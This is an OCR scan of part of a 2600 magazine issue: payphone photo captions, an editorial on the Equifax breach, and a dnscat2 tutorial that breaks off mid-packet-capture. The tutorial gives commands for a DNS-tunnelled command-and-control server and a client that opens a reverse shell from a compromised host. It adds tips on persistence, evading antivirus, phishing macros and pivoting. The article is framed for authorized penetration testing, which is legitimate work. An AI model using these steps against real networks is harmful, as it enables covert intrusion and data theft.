
Volume Thirty-Four, Number Four

Winter 2017-2018, $6.95 US, $8.95 CAN

2600

The Hacker Quarterly



Payphones Found on Island Nations

Cuba. A standard coin-only model found throughout the country. And no, this one was not in a bathroom. Tile works everywhere.

Photo by April Wright

Saint Martin. Found in Grand Case on the French side of the island (pre-Irma) where Heineken bottles hover magically upside down.

Photo by Nicolas


Taiwan. This busy looking metallic model was seen outside the Taipei Zoo subway station. Payphones here are an increasing rarity.

Photo by Paul Scheidt

Japan. Not only is this green phone in pristine condition, but it has a really good view of a major intersection in Osaka. One could stay here for hours.

Photo by Larry Washburn

Got foreign payphone photos for us? Email them to **payphones@2600.com**. Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)



Transmission

don't have a wasted life

Credit Denial

One thing that we've learned as we approach our 35th year in publishing is that, collectively, we really haven't learned that much at all.

Of course, the technology has improved. What we've gained in such a relatively short period is almost tantamount to some sort of fantasy. Speed, capacity, the overall scope of what technology can do... but then, a constant feeling of amazement is something we've almost all grown used to as we see the latest advancements being rolled out. It's what we've come to expect.

Sadly, we've failed to keep up when it comes to such issues as privacy, data protection, and consumer empowerment. Sure, we have all kinds of enlightened discussions about how best to protect our identities, we have our key signings, and we go through all the right motions, but how far have we actually advanced? Again, on a collective level, a very disappointing amount.

Data leaks are nothing new. Whenever there's a company and a computer network, there's a good chance that data is going to be compromised at some point. Most times, hackers take the blame for this, but the real culprit is nearly always poor security.

What we've seen more recently is a tremendous growth in the scope of some of these breaches. If thousands of data records were compromised in the past, that was considered bad. Then it became tens of thousands, hundreds of thousands, and eventually millions. Earlier in 2017, when Yahoo! finally got around to admitting the true scope of their 2013 data breach, we were hit with the staggering amount of three *billion* accounts. In other words, all of them. (No, we had no idea they - or anyone - had that many users. We almost get the feeling that they didn't either.)

This would serve as a prime example of what not to do if it were an isolated incident. It's not. In fact, it's way closer to the norm than the exception. We can almost expect that if there's a database somewhere with private information on us in some context that there has already been a breach of some sort. Phone companies, banks, governmental agencies, dating services... there really hasn't been any company or institution that has served as a model for security. And the mistakes they've made are the ones they've been making all along: poor passwords, unencrypted data, leaving sensitive information in places where it has no business being (like on a laptop in a parked car or on a publicly accessible website).

But by far, the most egregious example of the kind of carelessness we're outlining here has been the Equifax incident. Sensitive credit data on around 150 million people in the United States was compromised last summer, exposing things like credit card numbers, Social Security numbers, birth dates, addresses, you name it. Now, think about what this means. The entire population of the United States is around 300 million. Many of those people don't have a credit history for whatever reason. Children alone account for around 75 million of the remaining number. So it's very conceivable that *everyone* in the United States who has a credit card, mortgage, or who simply pays bills has had their private data accessed and copied to any number of entities anywhere in the world. The implications of this are staggering: credit can be applied for with this info, all sorts of unauthorized charges can be made in our names, identities can be stolen, existing credit can easily be destroyed. *On every single last person who has a credit history in this country.*

What makes all of this particularly maddening is that, unlike most other data breaches that expose our personal details, we aren't customers of the company that did this to us. Instead, we're their product.

When a company you're doing business with lets you down and betrays your trust, you can at least have the satisfaction of cutting off your ties with them. It may not fix the problem they caused, but it will at least keep them from doing more harm to you. Plus, the bad publicity may help to punish them in a manner they deserve. You might also even blame yourself a little for choosing a company that did such a poor job. But none of this applies to Equifax. You never asked to enter into a relationship with them. They certainly never asked

you. And, despite all that has happened, they are still in the business of watching over and collecting your personal data.

It gets even worse. A day or two after the Equifax breach was discovered (but before it was made public two *months* later), four senior executives sold nearly two million dollars of their personal shares in the company. At the very least, the timing of this screams of suspicious behavior by the very people who would likely have known about the incident. But we are told that, after an investigation, it was determined that they hadn't done anything wrong. Who led this investigation? Why, Equifax, of course. Nothing to see here.

Incredibly, Equifax tried to worm its way out of this mess by requiring anyone who checked their website for the status of their personal data to waive their rights to a class action lawsuit! After widespread outrage, that attempt was rescinded. The company continued to show its incompetence and flagrant disregard for consumers by putting up confusing websites with different domain names that set off phishing detectors everywhere, instead of operating something within their own existing domain. It was as if they were literally trying to cut any connection between themselves and this crisis. And to make matters even worse - yes, that was still possible - Equifax was reported to have had its website compromised in October, resulting in malware being given out to visitors.

This is not a company that instills us with confidence in anything but their own ability to consistently get things as wrong as they could possibly be.

And yet, like so many abusive relationships, finding a way out is so much harder than it should ever have to be. The consumer is expected to do all of the work. Equifax won't send you a letter telling you that your data has been compromised. They won't freeze your credit to prevent others from accessing your information. (You can do this yourself, but then *you* won't be able to apply for a loan, get approved for a credit card, rent an apartment, or do anything that requires a credit check. And Equifax will also charge you for the privilege, in case you were looking for something to get even more steamed about.) They won't help you to change all of your credit card or bank account numbers or to make the necessary alterations for each and every one of your auto-pay transactions.


Instead, you will be expected to remain vigilant and look for any suspicious activity. And if you miss it, you're the one that will have to either pay up or spend months or even years fighting to get your good credit back.

Now, before you grab your torches and pitchforks and go looking for the nearest Equifax building, keep in mind that it's precisely for situations like this that we have regulatory agencies that are set up to protect consumers like us. No matter how you may feel about the government, we can all agree that they're supposed to protect us from danger and injustice, and that it would be a challenge to find a better example than this for them to tackle.

Well, we have some more bad news. Even *after* all of this happened, lawmakers in Congress were backing legislation that would deregulate credit agencies and limit class action damages for violations of the Fair Credit Reporting Act. It's part of an overall push to give banks and other financial entities more freedom from regulation. Yes, *more* freedom from regulation. This, after record breaking profits in the past year and ample evidence of how they've screwed people over in the past when left unchecked. That Congress can advocate this sort of thing with straight faces after the Equifax scandal is nothing short of astounding.

The Consumer Financial Protection Bureau was formed after the 2008 financial crisis, when banks were found to have been engaged in all manner of nefarious behavior. Since then, this bureau has played a key role in preventing such institutions from continuing to abuse their power - or at least continuing in as blatant a manner as they had been in the past. Yet, as we go to press, the CFPB is in the process of being gutted by the current administration. Its newly appointed director has publicly stated that he is actually opposed to CFPB even existing.

It is unfathomable that, even after such unprecedented privacy invasions, abuses, and incompetence, we're not seeing consumer protection as the number one priority. Instead, our leaders are doing everything in their power to protect and strengthen these predatory institutions, while the rest of us are left to pick up the pieces. Do we need a clearer indication of whose interests are the priority here?



by James Fell
james.fell@tartaruslabs.com

This article walks the reader through the process of setting up and using dnscat2. This under- appreciated tool written by Ron Bowes consists of a Ruby server and a small C client, and can be used to quickly establish an encrypted covert channel between two computers over the Internet using DNS traffic. A typical use for this would be for bypassing restrictive egress firewall rules during a penetration test or a red team exercise. Anyone can follow this article to set up and use the tool, but a basic understanding of how DNS works is required to get the most out of it and understand how the tool actually works. Be sure to only use it legally and responsibly during authorized testing.

The basic scenario is that the client program will be installed on a compromised endpoint device (Windows, Linux, Mac, etc.) and outbound DNS queries from it will be used to establish a reverse shell back to the command and control server. The C&C server is configured as the authoritative DNS server for one or more domain names that we have registered, and so any DNS requests relating to those domain names will ultimately make it back to the C&C server. It is not necessary for the compromised endpoint device to be able to connect directly to the attacker's DNS server, as the recursive nature of DNS queries means that the requests can be forwarded through several DNS servers before reaching the C&C server. This makes establishing a command and control channel out of a target network almost guaranteed, where other more obvious methods might be blocked by a firewall or Intrusion Prevention System.

Register a Domain Name and Set Up Child Nameservers

In order to use dnscat2, it is necessary to have at least one domain name that can be dedicated to it. Once a domain has been registered, somewhere in the domain registrar's control panel there should be an option to create child nameservers. At least two child nameservers should be created (such as ns1.pentestdomain.com and ns2.pentestdomain.com) and these should both point at the IP address of the intended C&C server.

Once these two child nameservers have been created, they should also be set as the authoritative nameservers for the domain name. Once this has been done, any DNS requests relating to our domain name from anywhere on the Internet will eventually be forwarded to our VPS, where the dnscat2 server will be listening.

Install the dnscat2 Server

On the server that has been set as the authoritative DNS server for the domain name being used, the following commands should be executed (this is assuming that you are using Ubuntu or another Debian based system):

```
sudo apt-get install ruby-dev
sudo git clone https://github.
➥com/iagox86/dnscat2.git
cd dnscat2/server/
sudo gem install bundler
sudo bundle install
```

If some kind of firewall is being run on the server, for example iptables, it is important at this point to open up UDP port 53 so that inbound DNS requests can be received.

Once this has been done, the dnscat2 server is ready to be started.

Start the dnscat2 Server

To start the server, the following command is executed. The user should substitute her own choice of shared secret and the real domain name.

```
sudo ruby ./dnscat2.rb
➥ --security=authenticated
➥ --secret=12viFdfMonso3dF
pentestdomain.com
```

By default, the dnscat2 server requires connections to be encrypted. By adding the "--security=authenticated" switch and also specifying a shared secret with the "--secret" switch, we also make sure that only clients that have this shared secret can connect. Essentially, it is password protecting the dnscat2 server.

The screenshot below shows the dnscat2 server being started up on the VPS.

Start the dnscat2 Client on the Compromised Host

Now that the domain name has been registered and configured, and the C&C server is up and running, we can run the client on one or more compromised hosts. The client consists of a single, standalone binary executable and is available for Linux, Windows, and Mac.

The C source code of the client is available in the same repo that was used on the server (`git clone https://github.com/➥iagox86/dnscat2.git`) if you wish to compile it yourself. There are also some precompiled versions available to download:

```
https://downloads.skullsecurity.
➥org/dnscat2/dnscat2-v0.07-
➥client-x86.tar.bz2
https://downloads.skullsecurity.
➥org/dnscat2/dnscat2-v0.07-client
➥-x64.tar.bz2
https://downloads.skullsecurity.
➥org/dnscat2/dnscat2-v0.07-
➥client-win32.zip
```

In the example case being documented here, the client has been compiled from source and then uploaded to a Debian Jessie box on the target network.

The target network has a pfSense firewall which is blocking direct outbound DNS connections from hosts on the LAN to external DNS servers. The pfSense gateway itself is running a DNS server on its LAN interface, and this can be connected to by LAN hosts in order to carry out DNS requests.

The pfSense gateway is also running the Snort IDS with signatures downloaded daily from Snort Vulnerability Research Team (VRT) Rules, Snort GPLv2 Community Rules, Emerging Threats (ET) Rules, and Sourcefire OpenAppID detectors.

In order to start the client and establish a connection over DNS, the following command needs to be run. Again, the real domain name should be substituted and it is important to make sure that the shared secret matches that used on the server.

```
./dnscat --retransmit-forever
➥ --secret=12viFdfMonso3dF
➥ pentestdomain.com
```

The "--retransmit-forever" switch is basically telling the client not to give up if it doesn't manage to establish a connection to the C&C server and receive responses back straight away. It was found that without this the client sometimes gave up and exited before a session was established.

To establish some kind of persistence at this point, it is possible to rename the binary to something less obvious, stick it in /usr/bin out of the way and then add a line to the user's ~/.profile to autorun it as a background process at each login.

A Powershell port of the dnscat2 client has been developed by Luke Baggett. This is available at: `https://github.com/➥lukebaggett/dnscat2-powershell`

The powershell client was not tested while writing this article, but it is probable that bypassing AntiVirus software on Windows boxes using it would be easier than using the original C version. It should also be easy to incorporate within a VBA macro inside a Word document or Excel spreadsheet for emailing to targets during phishing assessments.

Using the Session

It was seen on the Ubuntu VPS that a connection was received indirectly from the compromised laptop via recursive DNS lookup.

The important thing to understand here is that the client was not able to connect directly to the server because the pfSense firewall does not allow direct outbound DNS connections. The session was still successfully established though because the laptop sent the DNS queries to the internal DNS server on the LAN, the internal DNS server connected out to the ISP's DNS servers and forwarded the queries, and finally the ISP's DNS servers forwarded the queries to our C&C server. The same path

was taken in reverse for the responses.

There are now many options for controlling the endpoint from the metasploit/meterpreter style command line interface on the server. Useful functions include dropping to a shell, and uploading and downloading files.

The "sessions" command lists current sessions and "session -i n" interacts with a specific session. Issuing the "shell" command spawns a console session, which is essentially a reverse shell with /bin/sh tied to it at the client end.

More functionality is available, such as using the "listen" command to open a local port on the C&C server to act as a proxy and forward all connections received on it through the DNS tunnel into the compromised network. This can obviously assist with pivoting through the compromised host and performing lateral movement.


Examining the Network Traffic

In order to assess how stealthy the tool is, the Snort logs were examined for any alerts relating to the session and the DNS traffic. No alerts related to this were present.

In addition, a packet capture was started on the pfSense gateway in order to observe the traffic that was generated by the client and server in order for them to communicate. Exporting the cap file and opening it in Wireshark revealed the following example DNS queries and responses. It can be seen that a selection of MX, TXT, and CNAME queries and responses are being used to send and receive data. In each request and response, the random looking string before .pentestdomain.com is the encrypted data.

```
Queries
 46a401907a57e1336938f3003e06a039
45.k------.com: type CNAME, class IN
  Name: 46a401907a57e1336938f
3003e06a03945.k------.com
  [Name length: 46]
  [Label count: 3]
  Type: CNAME (Canonical
NAME for an alias) (5)
  Class: IN (0x0001)
Answers
 46a401907a57e1336938f3003e06a039
45.k------.com: type CNAME, class IN
  Name: 46a401907a57e1336938f
3003e06a03945.k------.com
  Type: CNAME (Canonical
NAME for an alias) (5)
  Class: IN (0x0001)
  Time to live: 60
  Data length: 48
  CNAME: 4fc001907a4ba1066082
